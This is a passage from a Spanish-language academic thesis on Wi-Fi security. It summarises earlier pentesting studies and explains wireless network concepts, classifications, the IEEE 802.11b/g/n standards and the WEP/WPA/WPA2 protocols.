Una vez identificadas las vulnerabilidades, se propone una serie de medidas y recomendaciones para mitigar los riesgos y fortalecer la seguridad de las redes inalámbricas. Este proyecto tiene como finalidad proteger información sensible de los usuarios que hacen uso de esta red, para de esta manera evitar los famosos ataques cibernéticos y filtración de datos.

En el proyecto titulado: Análisis de Vulnerabilidades de la Red Inalámbrica para Mitigar la Inseguridad de Ataques Informáticos [13]. Se concluye que:

El autor establece como objetivo principal mitigar los riesgos de ataques informáticos, a su vez realiza las examinaciones de las redes inalámbricas, e identifica las posibles debilidades en la configuración y autenticación, etc [13].

Las pruebas de penetración realizadas presentan distintas simulaciones en donde el atacante intenta hacer vulnerable la red, una vez establecido esto, el autor fortalece la red a través de medidas de mitigación, mismas que incluyen implementación de protocolos de seguridad más robustos, actualización del firmware, encriptación, política de autenticación, entre otras acciones que permiten brindar una red segura [13].

En el proyecto titulado: Análisis de Vulnerabilidades de Redes Inalámbricas Domésticas utilizando Pentesting en Tungurahua [14], realizada en la universidad Técnica de Ambato [14]. Se concluye lo siguiente:

El siguiente estudio está centrado en el análisis de vulnerabilidades presentes en las redes inalámbricas domesticas ubicado en la provincia de Tungurahua – Ecuador, el mismo que fue basado en las técnicas de pentesting [14].

La autora empleo metodologías y técnicas de pentesting para lograr sus objetivos, las mismas que incluyen escaneo de redes, pruebas de penetración y explotación controlada de vulnerabilidades. En el proceso de pruebas, se examinaron puntos críticos de la seguridad de las redes, una de ellas es la configuración de los routers, la autenticación, el cifrado, etc. Buscando así de esta manera los puntos

vulnerables. Una vez cumplido los objetivos, se plantea distintas recomendaciones, entre ellas la actualización del firmware, la seguridad de las contraseñas, entre otras medidas [14].

En el proyecto titulado “Análisis de Tráfico de Datos en la Capa de Enlace de Redes LAN, para la Detección de Posibles Ataques o Intrusiones sobre Tecnologías Ethernet y Wi-Fi 802.11 en la Carrera de Ingeniería en Sistemas Computacionales de la Universidad Estatal del Sur de Manabí”, desarrollada en la universidad estatal del sur de Manabí, se concluye que:

Este documento está basado en el estudio y análisis de tráfico de datos en redes locales, esencialmente en la tecnología Ethernet y Wifi 802.11, teniendo como objetivo detectar paquetes atacantes [15].

El autor se centra en la capa de enlace de la red, en donde se transmiten los paquetes de datos, obteniendo así un análisis efectivo del tráfico de estos, identificando patrones, comportamientos anómalos que indican ataques contra la red [15].

Utilizan herramientas y técnicas que ayuden al análisis del tráfico en tiempo real, detectando señales sospechosas, el autor recomienda fortalecer la protección de las redes locales, a su vez se puede implementar configuraciones de seguridad adicionales y actualizaciones del firmware [15].

2.2. Marco conceptual

En redes inalámbricas, una estación STA, se define como cualquier dispositivo que posea la capacidad de conectarse y operar en el medio inalámbrico. Este adjetivo abarca un gran número de dispositivos, que van desde computadoras personales (PC), laptops, asistentes digitales personales (PDA) y teléfonos móviles, hasta otros equipos electrónicos habilitados para la comunicación inalámbrica, cada una de estas estaciones es un punto en el mapa de la red y es capaz de enviar y recibir datos a través de las ondas de radio que transmiten los estándares de comunicaciones inalámbricas, tales como los especificados en la normativa IEEE 802.11. Por lo tanto, cada dispositivo es capaz de conectar con los demás nodos de la red y, a su vez, de crear una infraestructura de comunicación eficaz y dinámica. Una STA es fundamental para la operación de una red, ya que cada dispositivo en el sistema se considera parte de ella, es por eso que

estas estaciones normalmente están sometidas a los sistemas de control de acceso y autenticación, los cuales validan que la transmisión de señales sea segura y que solo aparatos escogidos tengan acceso al sistema [16].

Access Point- AP: Son dispositivos que ayudan en la conexión de internet, que se encuentran conectados ya sea entre el router o switch, tienen como función abarcar mayor cobertura en la zona, logrando de esta manera que los dispositivos terminales como celulares, laptops, tablets, impresoras, accedan a Internet o a otros recursos dentro de la red, extendiendo la funcionalidad de una red cableada a aquellos que se comunican sin cables [17].

Este dispositivo desempeña un papel importante en la estructura de una red inalámbrica, ya que proporciona un área de cobertura denominada "punto de acceso", dicha cobertura permite a los usuarios moverse libremente dentro de su rango mientras mantienen una conexión estable y continua con la red [17].

Hoy en día a estos dispositivos son utilizados en distintos entornos como los hogares, las oficinas, lugares en donde necesiten establecer conexión en zonas más lejanas, también es usado en internet de las cosas, ya que facilita la conexión de múltiples dispositivos terminales, logrando de esta manera un esparcimiento en la red [18].

El punto de acceso no solo se centra en expandir y proporcionar el servicio de internet, sino que también ayuda en el ámbito de la seguridad ya que a base de las configuraciones que este equipo posee, se puede reducir los riesgos y a su vez se puede establecer una lista para que las personas no autorizadas se conecten [18].

En redes empresariales, esto se complementa con el uso de técnicas como la segmentación de redes y la autenticación basada en certificados, que fortalecen aún más la seguridad [18].

Un BSS (Basic Service Set): Es la unidad mínima de una red inalámbrica instaurada bajo el estándar IEEE 802.11. Como se mencionó anteriormente, consta de un punto de acceso, que actúa como el nodo central, y todas las estaciones que se asocian, este elemento tiene la responsabilidad de gestionar y controlar el acceso al medio inalámbrico, asimismo, se encarga de regular la comunicación entre las

estaciones y la red cableada a la cual el punto de acceso está asociado. Un BSS básico, consta de un único punto de acceso y de una sola estación, de tal manera que se asocia con el AP para poder enviar y recibir datos para así poder acceder a Internet. Todos los dispositivos que forman parte de este conjunto ya sean computadoras, celulares o tablets deben comunicarse a través del AP si quieren enviar o recibir información a otro dispositivo en la red o si, por el contrario, se quieren conectar a un recurso externo [19].

Un Conjunto de Servicios Extendido (ESS), es una estructura más compleja dentro de las redes inalámbricas que consiste en interconectar uno o más Conjuntos de Servicios Básicos, o BSS, entre sí. El principal propósito del ESS es unir varias áreas de cobertura de puntos de acceso (AP) diferentes en una sola red, de manera que, para cualquier estación asociada a uno de esos BSS, el ESS aparezca como un único BSS. Esta configuración en particular es necesaria en instalaciones que necesitan cubrir áreas grandes como edificios corporativos, instalaciones universitarias o centros comerciales, el ESS permite que las estaciones se muevan entre diferentes áreas de cobertura roaming sin perder la conectividad, ya que para ellas toda la red es un único BSS, sin importar a qué AP específicamente esté asociada en un tiempo dado. La capa de control de enlace lógico, o LLC, se encarga de este nivel de abstracción, asegurando que la transición entre BSS sea transparente para el usuario. En términos más prácticos, el ESS permite expandir el alcance y capacidad de una red inalámbrica al vincular múltiples AP entre sí, conectándolos a toda una red a través de cableado o un Sistema de Distribución, o DS. La utilización de varios AP permite una mejor redistribución de tráfico y por ende una experiencia más estable para el usuario en redes que pueden experimentar alta demanda de datos [20].

En cambio, cuando todas las estaciones de un BSS son portátiles y no están vinculadas a una red de cables, el grupo de servicios básicos se conoce como Conjunto de Servicios Básicos Independiente (IBSS), de tal forma que este tipo de red se denomina red ad hoc, puesto que no requiere de un punto de acceso para administrar las conexiones, pero hay que tener en cuenta que en un IBSS, las estaciones establecen una comunicación directa entre ellas, lo que suprime la necesidad de una infraestructura central, no obstante, esta autonomía también tiene restricciones, dado que los IBSS no

pueden vincularse a otros BSS ni a redes de cables, lo que los convierte en más apropiados para situaciones temporales o de emergencia, donde es imprescindible una conexión rápida y sin infraestructura [16].

Por otro lado, el Sistema de Distribución (DS) es el dispositivo que facilita que distintos puntos de acceso en una red compartan tramas entre ellos o con redes de cableado cuando estas se encuentran en funcionamiento. Pese a que el estándar IEEE 802.11 no define una tecnología específica para el DS, en la mayoría de las situaciones se utiliza Ethernet por cable como tecnología de red principal, gracias a su confiabilidad y rapidez. El DS no debe ser necesariamente una propia red, sino un sistema que promueve la comunicación entre distintos puntos de la red inalámbrica, facilitando la interoperabilidad y el intercambio de datos de forma eficaz. Este método modular es esencial en redes comerciales y corporativas donde se necesita escalabilidad y adaptabilidad [19].

2.2.1.Redes inalámbricas

Las redes inalámbricas, a su vez, conocidas como redes Wireless, son sistemas que no requieren cables físicos para enviar datos entre los diferentes dispositivos, lo que hace que los usuarios se sientan más cómodos y móviles, por ende, las redes se basan en canales de transmisión no dirigidos: las ondas electromagnéticas transmiten datos, lo que significa que los dispositivos se conectan por conexión aérea, no por conexiones de cable. [21].

La aparición de las redes inalámbricas tiene sus raíces en los años 70, cuando se logró establecer una red local sin cables, la reconocida ALOHA, ya que este sistema consiguió vincular siete ordenadores situados en cuatro islas, manteniendo una comunicación radial tras una computadora central, de tal manera que no solo significó un progreso palpable en el avance de las redes inalámbricas, sino que también brindó conocimientos valiosos sobre la administración de las redes inalámbricas [21].

Este avance mostró que la comunicación sin cables era una realidad factible y marcó el inicio de una nueva era en las telecomunicaciones [21].

En la década de los 80, las computadoras personales contaban con redes inalámbricas que pronto fueron comercializadas a nivel mundial, así como también se

tomó la posibilidad de emplear transeptores infrarrojos para la transmisión de datos, no obstante, tenían severas limitaciones, ya que las ondas infrarrojas no podían establecer comunicación si se encontraban objetos sólidos en el medio y por lo tanto su uso en situaciones que requerían movilidad era problemático, de tal modo que debido a estos problemas, las redes no lograron afianzarse, pero fueron de gran ayuda ya que aportaron relacionadamente grandes enseñanzas [21].

La década de los 90 representó un hito en el progreso de las redes inalámbricas, debido al avance de chips más avanzados que posibilitaron la utilización de las ondas de radio como principal vía de transmisión, en contraposición a los infrarrojos, las ondas de radio poseen la habilidad de superar barreras físicas como paredes, lo que incrementó significativamente la eficiencia y el alcance de las redes inalámbricas, de tal modo que este avance se adecuó a la demanda creciente de vincular dispositivos en contextos diversos como oficinas, viviendas y áreas públicas, fomentando una demanda creciente de soluciones inalámbricas. [21].

Durante la década de los 90, se implementó el estándar IEEE 802.11, estableciendo así un marco normativo para las comunicaciones sin cables, estableciendo los cimientos para la evolución de las redes Wi-Fi actuales. Este estándar establece los protocolos y parámetros requeridos para la transmisión de datos a través de ondas de radio, lo que promueve la compatibilidad entre dispositivos de diferentes fabricantes. La puesta en marcha de esta estandarización aseguró la interoperabilidad y, a su vez, posibilitó la utilización en masa de redes inalámbricas en varios sectores [21].

Desde entonces, el estándar ha mejorado así como se ha visto en el momento que se introdujo el 802.11b, que proveyó aumentos en la velocidad que sus predecesores, mientras que las clasificaciones como 802.11g y 802.11n proporcionaron mejores particularidades al expandir la cobertura y la capacidad brindada por Wi-Fi, el estándar fue seguido por 802.11ac y 802.11ax, conocidos popularmente como Wifi 5 y Wifi 6, y estos se ofrecieron igualan el ancho de banda al tiempo que reducen la latencia y consiguen controlar múltiples dispositivos a la vez [22].

Importancia de las redes inalámbricas

Las redes inalámbricas son importantes en varios aspectos de nuestra sociedad, estas son importantes porque nos brindan conectividad, movilidad y acceso a internet en cualquier lugar facilitando el acceso a información y herramientas, a su vez generando espacios para el trabajo, proporcionando así una mayor flexibilidad de tal manera que las personas puedan acceder a dicha información desde cualquier alcance de la red. Gracias a las redes inalámbricas es posible implementar el internet de las cosas, realizando comunicación con distintos dispositivos que tengan acceso a internet. Sin embargo, la implementación debe ser impulsada por la comunidad ya que en cierta parte es responsable de mantener una infraestructura adecuada permitiéndole así construir su propio servicio y distintas planificaciones [23].

Wifi, es una de las tecnologías que se basan en las redes inalámbricas, hoy en día el gobierno pone trabas ante la implementación de aquello, es por eso que se pide que se desarrolle estructuras para que las comunidades puedan implementar, manipular y usar, todo esto se debe a la regulación de los servicios de telecomunicaciones [23].

Las redes inalámbricas se utilizan con frecuencia para poder distinguir una conexión de nodos por medio de señales electromagnéticas sin tener que usar un cable para hacerlo a través de puertos, lo que tiene una excelente recepción. Los dispositivos informáticos logren conectarse mediante ondas electromagnéticas a través de una red inalámbrica sin que necesite estar conectado de manera física [24].

El espectro radioeléctrico se utiliza para poder transferir datos. Una de las grandes ventajas es la disminución de costos, ya que no es obligatorio invertir en la conexión física entre los nodos, esto indica que no se necesita algún tipo de cableado. Por ende, el usuario puede permanecer conectado con tal de que esté dentro de la señal de la red inalámbrica gracias a la red inalámbrica, lo que le permite brindarle una buena movilidad [24].

Las redes inalámbricas cumplen una variedad de funciones. Pueden ser utilizadas para proporcionar acceso a los datos corporativos desde ubicaciones remotas, pero en algunos casos se utilizan en lugar de las redes cableadas [23].

Los dispositivos remotos pueden conectarse sin problemas a través de redes inalámbricas, independientemente de si están a metros o kilómetros de distancia. Se puede hacer sin que se rompan paredes para pasar cables o instalar conectores. Esto ha acelerado el uso de esta tecnología [24].

Clasificación de las redes inalámbricas.

Las redes se pueden dividir por cuatro grupos dependiendo el área de aplicación y el alcance de la señal, como se muestra en la figura 1. Estas categorías son: WPAN (redes inalámbricas de área personal), WLAN (redes inalámbricas de área local), WMAN (redes inalámbricas de área), WWAN (redes inalámbricas de área amplia) [25].




Figura 1: Clasificación Redes Inalámbricas

Fuente: Elaborado por autor

Preexisten dos categorías principales de las redes inalámbricas, las cuales son las de corto y largo alcance, primero están las redes inalámbricas de corto alcance, la cual aplica tanto a las redes (LAN) por ejemplo como los edificios asociados, las escuelas y universidades, también las fábricas o las casas, a las redes (PAN) donde las computadoras portátiles deben estar muy cerca entre sí para comunicarse, como a las redes de área local (LAN) [25].

Las empresas que suelen conectividad inalámbrica suelen proporcionar en redes de largo alcance, estas redes cubren áreas extensas, como un área metropolitana (WMAN), un estado, provincia o país completamente [25].

Las redes ya mencionadas tienen como principal objetivo proporcionar cobertura inalámbrica a nivel mundial, la red inalámbrica de área extensa (WWAN) es la red de largo alcance más utilizadas, las redes de satélites también se las utilizan para cuando se necesita una cobertura global [25].

WPAN

El estándar utilizado para las redes inalámbricas de área personal es el IEEE 802.15, estas redes permiten la comunicación a distancias muy cortas, aproximadamente 10 metros, en comparación con otras redes inalámbricas, una conexión a través de una WPAN generalmente requiere de una infraestructura mínima, de tal modo que esto permite la ejecución de medios pequeños, eficaz en energía y de bajo costo en una variedad de dispositivos, tales como teléfonos inteligentes y PDAs, etc. Este tipo de redes tienen bajas velocidades de transmisión y consumen poca energía. Se basan en Bluetooth, IrDA, UWB y ZigBee [26].

WLAN

Las redes inalámbricas de área local se utilizan principalmente en hogares, escuelas, salas de computadoras. Esto permite que los usuarios se muevan dentro de un área de cobertura local y así puedan seguir conectados a la red. Estas redes se comercializan bajo la marca de Wi-Fi y trabajan con el estándar IEEE 802.11 ya que es una tecnología de redes de área local inalámbricas de paquetes no guiados el cual transmite las señales mediante ondas electromagnéticas de radio ya sea de 2.4 GHz o 5GHz [26].

A pesar de que al principio el ancho de banda era significativamente menor en comparación con las redes guiadas que básicamente utilizan cableado, hoy en la actualidad, con la versión hasta 600 Mbps sobre todo en corriente alterna a 1 Gbps, lo cual hace una diferencia es muy insignificantes en las instalaciones profesionales. La expansión se ve favorecida por la reducción de los costos de los componentes, sus estándares y la producción a gran escala de estos. Lo cual significa que tanto a los

usuarios como a los dispositivos permiten mantenerse conectados y así disfrutar de cualquier movimiento que realicen, esto se da siempre y cuando estas dos tecnologías funciones juntas para poder compartir toda clase de información [26].

WMAN

En el tercer grupo de las redes inalámbricas se encuentran las redes de área metropolitana, aquellas se basan con el estándar IEEE 802.16 que con frecuencia se conoce como WiMAX (Interoperabilidad mundial para acceso de ondas de radio). Esta tecnología es una arquitectura punto a multipunto que permite la transmisión de datos a una alta velocidad por medio de redes inalámbricas de área metropolitana, el cual permite que el WiMAX pueda conectarse con las redes LAN el cual son las redes más pequeñas y es así como surge la red WMAN, se puede establecer redes entre ciudades sin la necesidad de utilizar cableado [27].

Las redes metropolitanas tienen como objetivo principal proporcionar enlaces a distancias largas a grandes velocidades. Es por lo que el WiMax se encuentra en ese rango ya que este no ha sido completamente estandarizado y se espera un alcance de hasta 50 km de distancias [27].

WWAN

Las redes inalámbricas de área amplia suelen usar frecuencias con licencia y se extienden más allá de los 50 kilómetros. Estas redes pueden mantenerse en áreas extensas, ya sean como ciudades o países por medio de varios sistemas de satélites o también ubicaciones con antena atendidas por un proveedor de servicios de internet. La telefonía móvil y los satélites son las dos tecnologías de mayor prioridad que se encuentran disponibles [27].

Las redes de área extensa utilizan varias antenas para dividir el área de cobertura en celdas. Las tecnologías GSM, GPRS y UMTS aquellas mencionadas son ejemplos de tecnologías que se utilizan largamente en lo que son comunicaciones telefónicas móviles. Representan una alternativa para establecer redes inalámbricas entre dos puntos muy lejanos que superen los límites físicos anteriores. Sin embargo, utilizar WPAN, WLAN o WMAN, estas utilizan bandas de frecuencia libres sin costo, ya que resulta más económico. Es por eso importante recordar que hay una cantidad

limitada de licencias de telefonía móvil que pueden ser otorgadas por el gobierno de cada nación por medio de concesiones a las operadoras de telecomunicaciones para así poder ser explotadas comercialmente [27].

Ventajas y desventajas de las redes inalámbricas

Ventajas

Basada en estándares y con certificación Wi-Fi: los productos inalámbricos pueden funcionar con otros productos inalámbricos certificados de otros fabricantes de redes es porque el Wi-Fi es un estándar firme en la industria de la transmisión de datos. Aquellos usuarios podrán evitar los altos costos y la selección limitada de soluciones inalámbricas con un sistema basado en Wi-Fi, eligiendo una solución inalámbrica que puede integrarse completamente con redes Ethernet y Fast Ethernet llegando así a trabajar sin ningún inconveniente en un sistema de red inalámbrica [28].

En el ámbito económico se considera viable la instalación de redes inalámbricas de tal modo que no necesitan de conexión por medio cableado, incluso ciertos equipos inalámbricos suelen ser menos costos y no requieren de conexión física[28].

Las comunicaciones inalámbricas pueden permitir la venta de nuevos bienes o servicios. Por ejemplo, distintas áreas como los aeropuertos, estaciones de tren, hoteles, cafés y restaurantes ofrecen conexión Wi-Fi a través de hotspots, lo que permite a los usuarios conectar sus equipos a sus oficinas mientras viajan [28].

Desventajas

Interferencias: Los teléfonos inalámbricos con la misma frecuencia, las redes inalámbricas cercanas o incluso otros equipos conectados inalámbricamente a la misma red pueden ser los responsables. Si hay otras redes inalámbricas en el mismo edificio o si hay otras fuentes de señales de radio, puede haber interferencias. Esto podría resultar en una comunicación deficiente o, en casos extremos, en la pérdida completa de la comunicación inalámbrica [29].

Velocidad: Las redes inalámbricas solo pueden alcanzar 54 Mbps, mientras que las redes cableadas pueden alcanzar 100 Mbps, por ende, la transmisión inalámbrica puede ser menos eficiente y llevar más tiempo que las redes cableadas [29].

Seguridad: Mientras que en una red inalámbrica el medio de transmisión es el aire, en una red cableada es necesario tener acceso al medio de transmisión [30].

Cobertura: Conseguir una cobertura consistente en algunos edificios puede ser difícil, es por lo que resulta en puntos negros donde no hay cobertura. Ya que puede ser difícil recibir señales vía radio en estructuras construidas con materiales de refuerzo de acero[31].

2.2.2. Protocolos de seguridad estándar IEEE 802.11

La norma IEEE 802.11 original marcó un hito en el desarrollo de las redes inalámbricas. La velocidad de transmisión de 2 Mbps fue una mejora significativa en comparación con las tecnologías inalámbricas anteriores. No obstante, en circunstancias no ideales, la velocidad disminuía a 1 Mbps, lo que sigue siendo una mejora significativa en comparación con las normas inalámbricas anteriores [32].

El desarrollo de la primera norma Wi-Fi en 1997 fue el resultado de esta norma, que abrió la puerta a una adopción generalizada de la comunicación inalámbrica, a su vez la transferencia de datos a una velocidad de 1 Mbps era posible con esta norma, lo que supuso un avance significativo en su momento. Por otro lado, Permitted el acceso inalámbrico a Internet, lo que abrió un mundo de posibilidades para la comunicación, el entretenimiento y el intercambio de datos a distancia [33].

La tecnología inalámbrica ha seguido evolucionando a un ritmo vertiginoso desde entonces. Las velocidades wifi-actuales pueden alcanzar hasta 10 Gbps, lo que permite la transmisión sin interrupciones de contenido de video y audio de alta calidad. Esto ha cambiado la forma en que las personas consumen los medios de comunicación y ha permitido que las empresas brinden a sus clientes servicios nuevos e innovadores, aunque los estándares actuales pueden hacer que la norma IEEE 802.11 original parezca obsoleta, la figura 2 presenta la clasificación de las clases de estos protocolos que operan en 2.4 GHZ.




Figura 2: Características del estándar 802.11 b/g/n

Fuente: Elaborado por autor

ESTÁNDAR IEEE: 802.11 B

Esta normativa opera en la frecuencia de 2.4GHz, es la versión posterior de la normativa IEEE 802.11, el cambio se basa en la capa física en donde este puede resistir velocidades ya sea de 5,5 Mbps y 11 Mbps.

En el tiempo que se dio a conocer este estándar garantizó la conexión y compatibilidad de dispositivos, siendo una de las más usadas y populares, pero también tuvo desventajas, como las interferencias ya que a base de la existencia de hornos, cámaras, microondas, teléfonos inalámbricos y dispositivos que hacían uso de bluetooth, hacían que la frecuencia sea obstruida por la propagación de señal, teniendo como resultado baja calidad en la conexión y estabilidad inalámbrica [34].

Hoy en día, este estándar sigue estando activo ya sea por redes domésticas, oficinas, etc. Porque debido a su compatibilidad y a las velocidades de transmisión proporciona un internet constante, rápido e íntegro [35]. Cabe mencionar que el pionero 802.11 fue aquel que ayudó para tener hoy en día conexión inalámbrica, a pesar de no ser lo mejor, no se la cuestiona a pesar de la evolución continua y la integración del IoT, este estándar sigue siendo significativo en la configuración del mañana[35].

ESTÁNDAR IEEE: 802.11 G

Los inicios de este estándar fue en el año 2003, el cual consta de una evolución y mejora con respecto a su clasificación anterior, proponiendo a los usuarios mayor velocidad y rendimiento, sin optar la compatibilidad de dispositivos, mejorando de esta manera la tasa de transmisión de datos [36].

Entre los avances más destacados de 802.11g está el incremento en la velocidad de transferencia de datos, que pasó de los 11 Mbps ofrecidos por 802.11b a 54 Mbps, de tal manera que este aumento se logró mediante el uso de modulación OFDM (Multiplexación por División de Frecuencia Ortogonal), una técnica que ya se había empleado en 802.11a , esta modulación optimiza el canal de transmisión dividiéndolo en múltiples subportadoras, lo que mejora la eficiencia y minimiza las interferencias entre señales [37].

Aunque 802.11g adoptó mejoras de 802.11a en cuanto a modulación y codificación, conservó la capacidad de operar en la frecuencia de 2.4 GHz, que era utilizada por 802.11b, esta característica fue primordial para garantizar la retrocompatibilidad, permitiendo que los dispositivos basados en 802.11g se conectaran con aquellos que usaban 802.11b, aunque a velocidades más lentas, la posibilidad de usar ambos estándares facilitó una transición gradual [35].

Otra cualidad del estándar 802.11g es la de ofrecer un alcance mayor además de una mejora en la calidad de señal en comparación al 802.11a puesto que operaba en la banda 5GHz y su alcance era limitado por la atenuación en esa frecuencia. La banda 2.4GHz es quien está más vulnerable ante las interferencias generadas por otros dispositivos cercanos, tales como un microondas o teléfonos inalámbricos, pese a esto el 802.11g pudo mantener un balance idóneo entre la velocidad y la cobertura convirtiéndose en el estándar más popular dentro de las redes domésticas y en oficinas. [33].

También, la existencia de nuevas y eficientes técnicas de codificación han logrado mejorar la disposición de la transmisión de datos sin afectar en mayor grado la calidad de las señales brindándoles una mayor experiencia a los usuarios al navegar por la internet, al transmitir video o enviar archivos. Al comparar el rendimiento de los estándares 802.11g, y el 802.11a en entornos más densos, se pudo notar que el 802.11g es mucho más bajo, sin embargo, posee una mayor flexibilidad y cobertura que lo hace más idóneo en entornos generales. [37].

En el campo de la seguridad inalámbrica, el estándar 802.11g mantuvo los protocolos que el estándar 802.11b, uno de estos fue el protocolo WEP (Wired Equivalent Privacy), sin embargo, ese protocolo padecía de vulnerabilidades por lo que el estándar agregó métodos de seguridad más robustos, tales como el WPA y el WPA2 los cuales tenían incorporados el cifrado AES (Advanced Encryption Standard) ofreciendo más protección, razón por la cual se han ido adaptando tanto en entornos empresariales como en las redes domésticas, siendo en empresas su uso más favorables debido a ataques que vulneraban la seguridad de sus datos. [32].

La aceptación que tuvo el estándar 802.11g fue positiva gracias al equilibrio que proveía entre la compatibilidad, velocidad y cobertura para los dispositivos ofreciéndoles la capacidad de transmitir datos a velocidades decentes, pero siempre manteniendo la capacidad de interoperar con otros dispositivos que utilizaban el estándar 802.11b, durante varios años logró ser el estándar más usado hasta que fue superado por el 802.11n quien poseía cualidades más avanzadas. [36].

ESTÁNDAR IEEE: 802.11N

El estándar IEEE 802.11n también conocido como “WiFi n” fue considerado un hito en la evolución de las redes inalámbricas teniendo como objetivo la mejoría de la velocidad y rango de cobertura de las redes WiFi a escalas significativas, siendo capaz de incorporar nuevas tecnologías revolucionarias marcando una notable diferencia entre sus predecesores. Estos avances no solo mejoraron el rendimiento general, sino que también proporcionaron mayor estabilidad y una mejor capacidad para soportar múltiples dispositivos conectados al mismo tiempo [33].

Una de las mejoras clave del estándar 802.11n fue la introducción de la tecnología conocida como MIMO que significa “Multiple Input, Multiple Output”, esta permite el envío y recepción simultáneos de múltiples flujos de datos utilizando varias antenas, de tal forma que optimiza el uso del espectro y permite que los dispositivos que emplean este estándar alcancen velocidades significativamente superiores a las de los anteriores, sin embargo una de las grandes diferencias que posee el estándar 802.11n con respecto a las anteriores es el uso de múltiples canales de transmisión simultáneamente logrando aumentar la velocidad de transferencia de datos, mientras que las versiones antiguas usaban un único canal para transmitir. [37].

También tiene la capacidad de operar dos bandas de frecuencia siendo estas la 2.4GHz y la 5GHz, esta ventaja lo transforma en la opción más viable y menos propensa a las interferencias de terceros, aunque la banda 2.4GHz es la más usada por los dispositivos inalámbricos, tiende a estar saturado por la presencia de otros dispositivos que convergen en la misma frecuencia, por ejemplo, los teléfonos inalámbricos. Es por esto que al implementar el uso de la banda 5GHz se logra mitigar dicha problemática y a su vez garantiza un rendimiento mucho más estable y una alta calidad dentro de entornos congestionados por múltiples dispositivos inalámbricos. [37].

El estándar muestra una evolución con respecto al ancho de banda, de tal manera que las clases anteriores hacían uso de canales de 20 MHz, pero a medida que se dio el progreso la clase de 802.11n permitió hacer uso de 40 MHz en los canales, el cual dobla la cantidad que posee la capacidad de transmisión, beneficiando las

velocidades hasta 600 Mbps, cabe recalcar que se considera esta cantidad sin tener en cuenta el entorno real [37].

Mientras tanto, con respecto a la cobertura que ofrece este estándar, se puede notar que supera con creces a las versiones anteriores ya que posee un alcance mucho más extenso debido a nuevas tecnologías como el beamforming, este consiste en concentrar la señal hacia el equipo receptor de manera eficiente, logrando así optimizar la cobertura y abarcando zonas amplias en donde hay poca o nula señal. Dicha cualidad es, en esencia, de gran utilidad en ambientes grandes y con obstrucciones como amplias zonas de trabajo o condominios de viviendas en donde la señal WiFi puede ser obstaculizada por elementos estructurales de la zona. [35].

Gracias a todas estas mejoras, 802.11n fue adoptado masivamente en una amplia gama de dispositivos, incluidos enrutadores, portátiles, teléfonos inteligentes, tabletas y otros equipos, como cámaras de seguridad y electrodomésticos inteligentes. Su capacidad para manejar varios usuarios y aplicaciones exigentes lo consolidó como el estándar dominante durante varios años, antes de ser reemplazado por 802.11ac, que introdujo aún mayores mejoras en velocidad y eficiencia [37].

Por otro lado, con respecto a la seguridad que ofrece el estándar 802.11n, no existió muchos cambios por lo que siguió siendo compatible con los protocolos WEP, WPA, WPA2, siendo esta última la más utilizada debido a que fue considerada el protocolo más seguro en la versión anterior por el cifrado AES que posee, y aunque mantuvo los protocolos de sus predecesores, el aumento de la velocidad de transmisión aportó con la implementación de nuevas medidas de seguridad inalámbrica más robusta sin la necesidad de devaluar el rendimiento adquirido en la nueva versión [35].

2.2.3.Seguridad en tecnología inalámbrica

La protección de las comunicaciones inalámbricas es un factor esencial para salvaguardar tanto la confidencialidad como la integridad de los datos que se transmiten. Para lograr esta seguridad, se sustentan en tres pilares fundamentales:

1. Autenticación
2. Confidencialidad
3. Integridad

Estos elementos se integran de manera sinérgica para resguardar las redes inalámbricas de diversas amenazas y ataques [38].

